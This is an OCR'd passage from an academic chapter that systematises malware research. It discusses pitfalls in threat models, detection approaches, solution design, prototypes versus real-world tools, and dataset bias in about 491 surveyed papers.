


Figure 3.6: **Threat modelling.** The number of papers formalizing threat models have been growing, but it still corresponds to roughly 50% of the published work (Pitfall 3).

Windows malware over that period, an important missing information to motivate the work, evaluate their importance, and characterize their results.

This lack of formalization is understandable, however, when the field was establishing itself in the early 2000s, but today, with the relative maturity of the field, crucial that malware research follows a more rigorous scientific-engineering method. Fortunately, such a trend has been observed, with an increase in papers including threat model sections in the last decade (2008 to 2018). in comparison to the scarcity of definitions from the beginning of the 2000s. We highlight that a significant fraction of papers lacking a threat model section are offensive papers, with ≈50% of attack papers not describing clearly what are the security mechanisms intended to be bypassed.

Although defining a threat model is essential, there is no "gold rule" for defining a precise threat model and the malware field did not adopt any particular approach (other security fields, such as cryptography, have some popular threat modelling strategies (Dolev and Yao, 1983; Li et al., 2005)). Therefore, whereas making the correct decisions is hard, making mistakes is easy and might lead to security breaches, as following discussed.

Pitfall 4: Too broad threat models. Defining a threat model is challenging, therefore pitfalls might arise even when a threat model is clearly stated. For instance, researchers and reviewers might exaggerate when defining and evaluating the required security coverage of the proposed engineering solutions and/or attack proposals.

For instance, an important aspect of threat model definition is determining what entity will be protected or attacked (e.g., userland vs kernel), i.e., what the solution scope is. Typically, current systems will either protect userland or kernel land. Therefore, researchers should explicitly state their choices about their solution's operational scopes. Figure 3.7 shows the prevalence of solutions and attack papers explicitly stating whether or not their proposal addresses kernel space (Kernel line), even if in an unstructured manner. From 2004 to 2010, it was more common than in recent years (2010 to 2018) for engineering papers to state Kernels somehow in their scope.




Figure 3.7: **Threat modelling.** The percentage of published work whose threat model explicitly states the addressing of kernel issues is very low, oscillating in the range below 20% in recent years (Pitfall 4). Also, the number of papers explicitly stating, in their threat models, whether their solutions is intended for single or multi-core is low, less than 20% in recent years.

One hypothesis for this early popularity is the lack of consolidation of the practice of stating threat models in a more structured fashion, where issues regarding porting a solution to or conducting an attack at the kernel level are directly confronted. When threat models are not defined, authors address issues in a free,non-systematized way, only mentioning that a solution port to a given scenario was possible, but without discussing it in proper details. We were able to find many examples in the literature of this practice in multiple contexts: (i) “dynamic analyses could be easily ported to X-Force” (Peng et al., 2014); (ii) “the techniques can be easily ported to support Linux” (Cui et al., 2012); and (iii) “can be easily ported to handle PE binary on Windows” (Lin et al., 2010). In practice, porting a solution presents multiple implications that should be discussed in details (see Section 3.1.5.4).

In turn, when threat models are clearly defined, particularities, such as the feasibility of implementing a kernel version of a given attack or solution, are omitted by definition when they are out of scope, thus making the researcher focus only on the proposed scenario, in a more rigorous manner.

In recent years, after threat models started being more clearly defined, the prevalence of userland solutions has increased, which is hypothesized to be a more realistic scenario since userland malware is easier to implement than kernel threats. Although such a hypothesis is plausible, it is hard to evaluate how close this trend reflects real scenarios because of paucity of data supporting the prevalence of userland threats in multiple scenarios, which affects not only researchers defining threat models, but also reviewers evaluating papers. For example, a reviewer might be more prone to pinpoint as a weakness for a particular solution to not addressing kernel threats. However, why should it be necessary for a proposed userland solution to also address kernel space? The relevance of a threat model (e.g., addresses only userland) should be backed by data indicating the relevance of the proposed threat model. We are not claiming that privilege escalation is not a significant threat in some scenarios, but we consider that reviewers questioning the contribution of a solution because it does not address a variety of scenarios (e.g., userland and kernel land, desktop and mobile) might still be a bias derived from early years of

poorly-defined threat models and the current paucity of observational studies providing insights about prevalence and relevance of threats.

Pitfall 5: Too narrow threat models. If on the one hand, researchers and reviewers might exaggerate the security coverage requirements for the developed solutions, on the other hand, they might neglect important aspects.

For instance, another important threat model definition is how a given scope will be protected. Modern architectures have been evolving over years from single-core processors to multi-core architectures. Therefore, it would be natural for both attackers and defenders to target this scenario. Many solutions, however, have still been developed for the old single-core paradigm (Seshadri et al., 2007). Figure 3.7 shows the prevalence of papers stating whether their solutions are intended to operate on single or multi-processed platforms (Core line). Most work does not state their assumptions regarding the processor, which made us assume that such solutions do not address multi-core issues. Therefore, this (assumed) prevalence of single-core solutions shows that, in the core aspect, reviewers have not been challenging solutions to address broader threat models, as observed in the case of userland-kernel's case.

In practice, it reflects the lack of supporting data regarding the prevalence of threats in different architectures and the lack of evaluation of the real impact of multi-core threats and solutions in actual scenarios. Note that, we are not questioning the contribution of single-core-based solutions, which are valid PoCs (see Section 3.1.5.3), but actually pointing out that not properly defined threat model may lead to development gaps, such as the lack of incentives for the understanding of the impact of distributed threats and the development of multi-core-based security solutions, problems not completely addressed by previous work (Ma et al., 2012; Ispoglou and Payer, 2016; Botacin et al., 2019).

Challenge 3: Understanding the Roles for a Technology. Although the discussion on solutions implementations is placed in another step of our proposed malware research process, we believe that the adoption of a technology and/or approach is still part of the threat model discussion, because the drawbacks of a technology must be compatible with the scenario envisioned by the researchers and/or users. If these are handled separately, the greater the chances of solutions not fulfilling the requirements and of research pitfalls emerging. Thus, researchers must understand what is the role of each technology in the "big picture" of a security solution. It is essential to understand and acknowledge the pros and cons of each technology (e.g., signatures, heuristics, machine learning).

Considering the machine learning (ML) technique as an example, due to its recent popularity in the field (in conjunction with deep learning and other variations), researchers must have clear in mind that it might be applied in distinct steps of a security process and for distinct tasks, with each own of them presenting their own drawbacks. In the context of this work, ML technique is mostly (but not only) referred to as malware detection solutions, but the approaches for this vary significantly: from the static classification of files using feature vectors (Ceschin et al., 2019) to the dynamic monitoring of the whole-system operation using outlier detection algorithms and temporal series (Khasawneh et al., 2015). Therefore, each case presents its own drawbacks to be evaluated, such as the distinct limitations (e.g., packing in the first vs. performance in the latter), and/or distinct competing technologies (e.g., signature in the first vs. hardware counters in the latter).

Section 3.1.8 points to distinct surveys on the drawbacks of ML for security applications. In the following, we discuss the most common pitfall derived from the comparison of distinct

technologies (including ML).

Pitfall 6: Failing to consider real-world connection. Ideally, academic research should introduce proposals that can be further adopted by industry and/or by home users. However, evaluating if a proposal is ready to transition to practice is hard. For example, consider the signature-matching malware detection paradigm. Whereas signature-based approaches are generally proven evadable by morphing code techniques (Tasiopoulos and Katsikas, 2014), this paradigm is still widely used by AV companies (Cisco, 2020; ClamTk, 2020; BitDefender, 2020), as the fastest approach to respond to new threats. Considering this scenario, should signature-based detection research still be considered in academia?[2]




Figure 3.8: **Prevalence of papers proposing signature-based vs behavioral-based detection.** Behavior-based approaches are more prevalent than signature-based approaches.

We were not able to identify the ratio of defensive solutions leveraging behavior-based and signature-based approaches for the papers published before 2005, as these did not clearly state their detection methods. Figure 3.8 shows the prevalence of signature-based and behavioral-based defensive solutions leveraging behavior-based and signature-based approaches for the papers published after 2006. Most research work tackling malware detection leverage behavior-based techniques (60% of all papers proposing a malware detection solution and 70% in the last eight years) instead of signature-based approaches. Does this effort distribution reflect real-world needs? This is a hard question, as the current understanding about AV detection methods and statistics is limited (see Section 3.1.5.5 for a comprehensive discussion).

Table 3.3: **Research Works Comparison.** Research works relying on distinct approach must be evaluated according to their multiple dimensions.

Work	Gionta et al (Gionta et al., 2014)	Cha et al. (Cha et al., 2010)	Shafiq et al. (Shafiq et al., 2008)	Allen et al. (Allen et al., 2018)
Goal	Triage	Triage	Detection	Detection
Technique	Signature	Signature	Model	Model
Environment	Cloud	Linux	Windows	Android
Features	✗	✗	✓	✓
Performance (+)	87%	90%	0%	0%
Detection (+)	0%	0%	96%	97%

[2]In our view, it should.

There are many pros and cons that should be considered when evaluating the appropriateness of signatures and other behavior mechanisms (e.g., performance, database size, so on). Table 3.3 exemplifies the comparison of some selected research work to highlight their multi-dimensional characteristics. However, despite the distinct pros and cons of signatures and ML models, the most frequent complaint about signatures seems to be their low resistance to evasion attempts by minimal morphing code patches (i.e., changing a few bits). This is mentioned in almost all work proposing behavior-based solutions. Whereas this is indeed a limitation of signature-based approaches, this kind of attack is also possible for other approaches, such as the ones based on Machine Learning (ML), which is not mentioned by any of the evaluated work. A recent research work demonstrates that the simple fact of appending bytes to a binary might lead to classification evasion (Ceschin et al., 2019) (for a more complete discussion on ML attacks, check (Team, 2020)). Thus, this evasion possibility should not be the only criteria to consider or discard signature or ML approaches as detection mechanisms.

In practice, whereas some claim that "*signatures are dead*" (Scott, 2017), some AV companies incorporate YARA signatures as part of their solutions (MalwareBytes, 2017). From our literature review, the academic community seems to be more engaged in the first hypothesis, given the prevalence of behavior-based research work. The community, however, should care to not neglect the second scenario and acquire a bias against new signature-based proposals. In real scenarios, signatures and behavioral approaches tend to be used complementary, and research work targeting real-scenarios must reflect this setting.

3.1.5.3 Solutions Design

The research goals and considerations defined in the previous steps directly affect the defensive solutions developed to achieve them. Here, we discuss the pitfalls derived from vague/imprecise research goals and design assumptions in defense-based engineering tools.

Challenge 4: Handling the Increased Complexity of Malware Research. Every research discovery offers contributions to the security community, either by introducing a new technique, proving a security property, or providing data about a given particular scenario. Therefore, with the maturity of the malware research field, it is plausible to hypothesize that research work has been increasingly complex and proposing a greater number of contributions.

To explore this hypothesis, we *manually* aggregated the number of claimed contributions from all 491 papers reviewed as part of this systematization. Figure 3.9 shows that the average number of claimed contributions per paper per year has been increasing over time and seems to have saturated in an average of three distinct contributions per paper since 2014.

On one hand, a growing number of contributions per paper is a good indicator that the field has been tackling significant challenges and addressing bigger problems. On the other hand, this increasing number of claimed contributions per paper raises the following question: *are solutions claiming multiple and diverse contributions attempting to operate in a "one-size-fits-all" fashion"?*

It is important to notice that we are not doubting these researcher's capabilities, but it seems that presenting such a high number, such as six or seven, of multiple, distinct contributions in a single paper is not reasonable when aiming to provide a complete scientific treatment of the investigated subject. We are also not suggesting this metric to be used as definitive proof of the quality of one's work; it is not possible, distinct authors have distinct writing styles when stating their contributions. More specifically, we are concerned about the hypothetical possibility of this "raising the bar" mentality on claimed contributions creating a scenario of discoveries being less in-depth explored than they should. It is understandable that in the current very competitive




Figure 3.9: **Number of papers claimed contributions**. Papers are getting more complex and claiming an increasing number of contributions.

world researchers have to tune up their claims, but it cannot be done at the charge of the discovery and exploration feelings. Thus, authors should care to first explore their discoveries in-depth and demonstrate their potential for solving the tackled problem in the stated scenario, despite limitations to operate in other conditions, before attempting to extend their solutions to other contexts.

Pitfall 7: Developing "one-size-fits-all" solutions. To understand the problem regarding "one-size-fits-all" solutions, consider an AV solution advertised as having multiple operation modes: (i) a static-signature matcher, which is fast, but vulnerable to morphing code samples; (ii) a runtime, behavior-based monitor, which is effective, but imposes significant performance overhead; and (iii) a cloud-based agent, which is effective, presents low overhead but incurs significant detection delays because of its need to upload suspicious objects to AV company's servers. Whereas this "one-size-fits-all" solution may claim that it has showcased that it can address all issues at the same time, in practice it only brings new questions, such as: (i) is static signature matching enough for most cases or should the user turn on runtime monitoring permanently?; (ii) should runtime monitoring be enabled for all processes or only for newly-launched ones?; (iii) which fraction of suspicious objects should users outsource to the cloud inspector?

These challenges are hardly ever tackled by "one-size-fits-all" solutions, which end up transferring to users, analytics, and system administrators the responsibility to properly identifying the solution's best parameters for their use cases.

This mode of operation, where a solution attempts to accomplish many goals instead of exploring a problem in-depth is problematic because each claimed contribution is not comprehensively explored and its implications are not fully understood.

As discussed before, the feasibility of a solution for a given scenario should be backed by data from prior observational studies. For example, many userland detection solutions can potentially operate in kernel-mode. However, it is important to evaluate first to what extent the solution addresses the problem in userland before making it generic to both levels of abstraction. Similarly, whereas an analysis solution can also operate in detection mode, having it providing insights about an underexplored scenario may be more scientifically significant than operating in a "2-in-1" fashion by integrating this approach to build a detector enhanced by a marginal rate.

The scholarly work that closest investigated a side-effect of "one-size-fits-all" solutions is the Android policy evaluation by Chen et al. (Chen et al., 2017a), where authors observed that access control frameworks are often ineffective because "*existing Android devices contain a wide variety of SEAndroid policies, depending on both the version of Android as well as the device manufacturer*" and even user-defined policies are not enough to prevent privilege escalation.

Pitfall 8: Developing real-time and offline solutions under the same assumptions. Engineering solutions are one of the most common types of proposed malware research. A plausible reason for such prevalence is the pressing need to protect users and corporate devices. Engineering solutions can be classified as real-time and offline, according to their analysis/detection timing approaches. In real-time solutions, the collected data (e.g., API calls) is classified or flagged as malicious as soon as it is captured (e.g., within a sliding window). Offline solutions are usually used for analysis, classify or flag an execution after **all** data (e.g., an entire trace) is captured. Each type of approach presents their own advantages and drawbacks, which in practice are often mixed, resulting in flawed designs and evaluations. Offline solutions present two major advantages over real-time ones: simplicity of implementation and whole-context view. The implementation is simpler because offline solutions: (i) do not need to concern about monitoring overhead, a constant concern for real-time solutions because of performance penalties affecting users, who can affect user's experience, potentially leading users to turn off the solution; (ii) do not need to protect themselves against attacks, contrary to real-time solutions, because they operate in a protected environment; and (iii) do not need to concern about knowledge databases (e.g., signature, training model, opposite to real-time solutions which need to consider database size and updates), also because they operate in controlled environments, which no strict constraints.

In practice, despite most papers claiming the applicability of their proposed solutions in real-time, **all** of the 132 papers proposing defense solutions considered in our systematization are actually off-line detection tools because they do not present either solutions or reasoning about the aforementioned challenges, with only four papers acknowledging that. A good example of an article properly handling the differences between online and offline detection approaches is observed in the work of Khasawneh et. al (Khasawneh et al., 2015), which not only acknowledges both operation modes (e.g., "*We also evaluate the performance of the ensemble detectors in both offline and online detection.*"), but also acknowledges their performance differences (e.g., "*the detection success offline: i.e., given the full trace of program execution*").

Challenge 5: Understanding Prototypes and Real-World Solutions. The security field is very dynamic and new solutions are often being proposed and the nature of these proposals is very diverse (see the interesting case of an academic mobile malware detector transition to the market (Gong et al., 2020)). Academic researchers tends to focus on novel proposals, whereas industry researchers usually work on developing real-world solutions. Ideally, these two types of research should be complementary, with one providing insights for the development of the other. This type of cooperation, however, requires understanding of the pros and cons of each type of proposal, which is often not clear for many researchers.

When prototyping, researchers are free to create novel concepts without the constraints of the real world and concerns about deployment. In prototype-based studies, researchers are usually concerned in presenting a new idea rather than to what extent the idea can be transitioned to practice. In general, prototyping assumption is that once the idea is validated, some third party (e.g., a system vendor) can later provide a real-world implementation for the proposed solution. As a drawback, prototype-based solutions cannot be immediately deployed for use.

Research on real-world solutions, in turn, focuses on ready deployment, thus exerting actual benefits to users, corporations, and analysts. These proposals usually rely on previous approaches and focus on practical constraints, such as storage requirements, energy efficiency, and interaction with OS and other applications. Due to these constraints, which can impose high development and maintenance costs, it is common that some aspects of the original proposal are discarded to allow for feasible implementation.




Figure 3.10: **Prototypes and real-world solutions.** Although most academic research focus on prototype solutions, labeling solutions as such is still not a common practice.

We propose that both types of research are important and that both should be considered equally valuable by the community. However, due to the academic community inclination of favoring highly innovative work, academic researchers tend to propose more prototypes than real-world solutions. On one hand, science and engineering can only make breakthroughs if highly innovative ideas are proposed, thus researchers should keep investing in prototypes for presenting their innovative ideas without constraints. On the other hand, actual progress and broader impacts can only be made if highly innovative ideas are transitioned to practice. Going back to the NASA analogy, what progress would have been made if no practical technologies had been developed to ***actually*** reach outer space?

Our systematization revealed that many researchers do not position their solutions as prototypes, despite none of the 132 engineering solution papers reviewed presented a solution that is mature enough to be deployed in practice. Even solutions which were further transitioned to practice (e.g., the ROP mitigation KBouncer (Pappas et al., 2013) become a product (Constantin, 2012)) could not be considered as *ready-to-market* in the time of their publication since they lack even basic functionalities such as Graphical User Interfaces (GUIs) and configuration files.

One hypothesis for such a phenomenon is the lack of formalization on the role of prototypes and real-world solutions. Figure 3.10 shows that from 2000 to 2005, when the field was not well established, papers were not clearly positioned as either prototype or real-world solution (even considering very lax definitions of prototypes, such as the author's self-positioning their creations as such). As the field matured (2006-2012), most researchers positioned their contributions as prototypes. In recent years (2013-2018), the percentage of researchers positioning

their solutions as prototypes has oscillated. This oscillation does not correlate to more real-world solutions being proposed, but actually to researchers not clearly labeling their proposed work as either prototype or real-world. It may indicate that researchers are facing difficulties classifying their own work or might be concerned of biases towards both types of classifications (e.g., prototypes seen as "academic exercises" and real-world solutions labeled as "incremental, engineering, or development work").

Correctly positioning their work is important for researchers because reviewer's criticisms about their work are also biased according to this positioning, as some reviewers are more prone to accept prototyping work whereas others to accept more real-world work. Positioning a solution also implies on acknowledging some development trade-offs. For instance, malware researchers are typically required to select an underlying platform to support their solutions. When supported by virtual machines (VMs), malware experiments can be easily set up and analysis procedures usually scale well, as reverting VM snapshots is enough for restoring the system to a clean state. VMs, however, can be detected by armored malware samples, thus resulting in reviewers complaining about evasion issues. Bare-metal-based solutions, in turn, are free from side-effects, avoiding sample evasion and being more suitable for the development of solutions targeting more advanced threats. As a drawback, bare-metal systems are hard to reset to a clean state, as no native snapshot support is available, limiting experiments scaling and inclusion of large datasets. Whereas analysis experiments can leverage a combination of VMs and bare-metal machines to overcome evasion, reviewers should acknowledge that researchers proposing the development of new solutions are required to opt for one of these environments under the cost of having to implement their solution multiple times only to prove their proposed concept as feasible. Researchers, in turn, must acknowledge the limitations of the selected environment and point out development gaps.

Another typical design choice that malware researchers face is the targeted OS to leverage for their solutions. An open-source OS, such as a Linux streamlines instrumentation, as its kernel can be recompiled with new structure's definitions, thus constituting a good prototyping platform for the proposal of new experiments. The Linux OS, however, presents fewer malware samples available for evaluation compared to targeting it in comparison to the Windows OS. Developing a solution for Windows, on the other hand, can be considered as aiming to provide a real-world solution, as it is the OS most targeted by attackers (Arghire, 2017). This OS, however, is closed source, thus not allowing kernel recompilation for structures redefinition, which limits solution scope (Botacin et al., 2018d). On Windows, for instance, instead of kernel modifications, many changes must be deployed in userland, a more restrictive threat model, but compatible with a real-world solution.

If the peer-review process does not fully acknowledge this trade-off, the choice between the adoption of Linux or Windows as base for a solution development would turn into the choice about which experimental step would be considered as limited: implementation (restricted in Windows) or evaluation (restricted in Linux). Similarly, researchers working in mobile environments are required to adopt threat models that might be more or less intrusive. For example, approaches requiring jailbreaking OS native protections (e.g., Android rooting) are more comprehensive, but one may claim that their implementations are unfeasible in practice due to the vendor's security policies of not allowing device rooting. On the other hand, self-contained approaches are immediately deployable, but one might claim that these hypothetical solutions can be defeated by privileged actors (e.g., kernel rootkits).

Further, we identified a possible conflict between prototypes and real-world solutions in the emerging field of hardware-assisted security, which encompasses both malicious codes exploiting hardware vulnerabilities (van der Veen et al., 2016; Fustos et al., 2019) as well as the

development of hardware support for software protection (Botacin et al., 2018b). Whereas hardware is often designed using simulators (e.g., Intel PIN (Luk et al., 2005)), security evaluations are usually expected to be performed in real systems (e.g., exploiting a real vulnerability). In addition, as malware research is multi-disciplinary, reviewers from distinct fields (system security vs. computer architecture) might naturally exhibit different biases and preferences according to their working fields standards (see biases in computer architecture research (Kozyrakis and Patterson, 1998)). Therefore, researchers in the field might expect some reviewer's feedback sometimes complaining more about the feasibility of the prototype whereas others will complain more about the security evaluation. For instance, computer architecture experts tend to be more prone to accept prototyping, as this community is more used to the challenges for modifying actual processors and often assume that vendors can better transition solutions to practice (Govindarajalu, 2017). Security experts, in turn, tend to be more prone to question the viability of vendors adopting the proposed solutions due to the practical nature of most security research work.

3.1.5.4 Experiment Design

As for the design of solutions, pitfalls originated from unrealistic scenarios also appear in experiment design, as following discussed in this section:

Pitfall 9: Introducing biases in definition and evaluation of datasets. To perform experiments in a significant scenario, researchers should balance their datasets to avoid biases, i.e. experimental results being dominated by a subset of all possibilities. Researchers conducting experiments involving machine learning classification are particularly concerned with dataset biases. For example, they do not want a single malware family (e.g., Trojans) to dominate other malware families (e.g., worms, downloaders, bankers, etc). To avoid family representation biases in malware experiments, researchers strive to define datasets with equally represented malware samples counterbalanced by family type. Whereas such choice seems reasonable, it also introduces biases because equal representation of samples implies that all scenarios (end-users, corporation sectors, countries) are equally targeted by a balanced set of malware families, in an "one-size-fits-all" fashion (see Section 3.1.5.3 for another example where the "one-size-fits-all" pitfall applies). In practice, no environment is known to be equally targeted by all malware families. On the contrary, some environments may present unbalanced family prevalence, such as the Brazilian scenario, which is dominated by banking malware (Ceschin et al., 2018). Therefore, targeted classifiers can potentially outperform their "one-size-fits-all" counterparts for a particular scenario. Unfortunately, most malware research does not discuss this assumption and also does not compare classifier results considering multiple datasets having distinct family distribution.

Also, users are more prone to be targeted (and infected) by malware distributed via phishing messages than by automated worms (Duo, 2018), thus showing that purely technical aspects (e.g. dataset with families equally represented) has been trumping key cultural and environmental aspects pertaining to the audience of the solution. Ideally, a solution targeting a given scenario should be evaluated with a dataset reflecting the characteristic of that scenario. Unfortunately, there is a scarcity of studies covering particular scenarios (see Section 3.1.5.1, such as specific countries, industry sectors, which makes the development of targeted solutions harder. Among all defensive papers, only seven discussed dataset distribution and its relevance to the scenario where the solution should operate. Stringhini et al. (Stringhini et al., 2013), for instance, proposes a system "*able to detect malicious web pages by looking at their redirection graphs*" and explain that their evaluation matches real-world requirements because their evaluation dataset

was "*collected from the users of a popular anti-virus tool*".

Pitfall 10: Falling for the Anchor bias when defining datasets. Defining an appropriate sample dataset (malware and goodware) is key to most[3] malware research. A dataset size too small might not be representative of a real scenario, thus characterizing results as anecdotal evidence. Extremely large datasets, in turn, might end up proving almost anything, given that even statistically-rare constructions appear in the long tail, but these might not be prevalent in any actual scenario, thus limiting the application of researcher's discoveries as the expected conditions would be never met.

Ideally, to define a good dataset, researchers should first identify the characteristics of the environments in which their solutions are designed to operate, by leveraging samples targeting such environment to avoid introducing biases (see Section 3.1.5.4 for a more comprehensive discussion). This two-phase requirement highlights the differences between observational studies and engineering solutions(see Section 3.1.5.1). Whereas the first type usually requires a large number of samples in the evaluation process for appropriate environment characterization, the second type can potentially leverage fewer samples once previous studies have shown that the considered samples are appropriate for the environmental characteristics and present a significant threat model (see Section 3.1.5.2). As pointed by Szurdi et al. (Szurdi et al., 2014): "*Investigating... behavior longitudinally can give us insights which might generalize to traditional cybercrime and cybercriminals*". Another important factor in the dataset definition is the type of research being conducted regarding targeted OS (Windows, Linux, Android) and approach (dynamic vs. static). Windows and Android environments provide researchers with many more samples than Linux. Further, static approaches can process a substantially larger number of samples per unit of time than dynamic approaches.

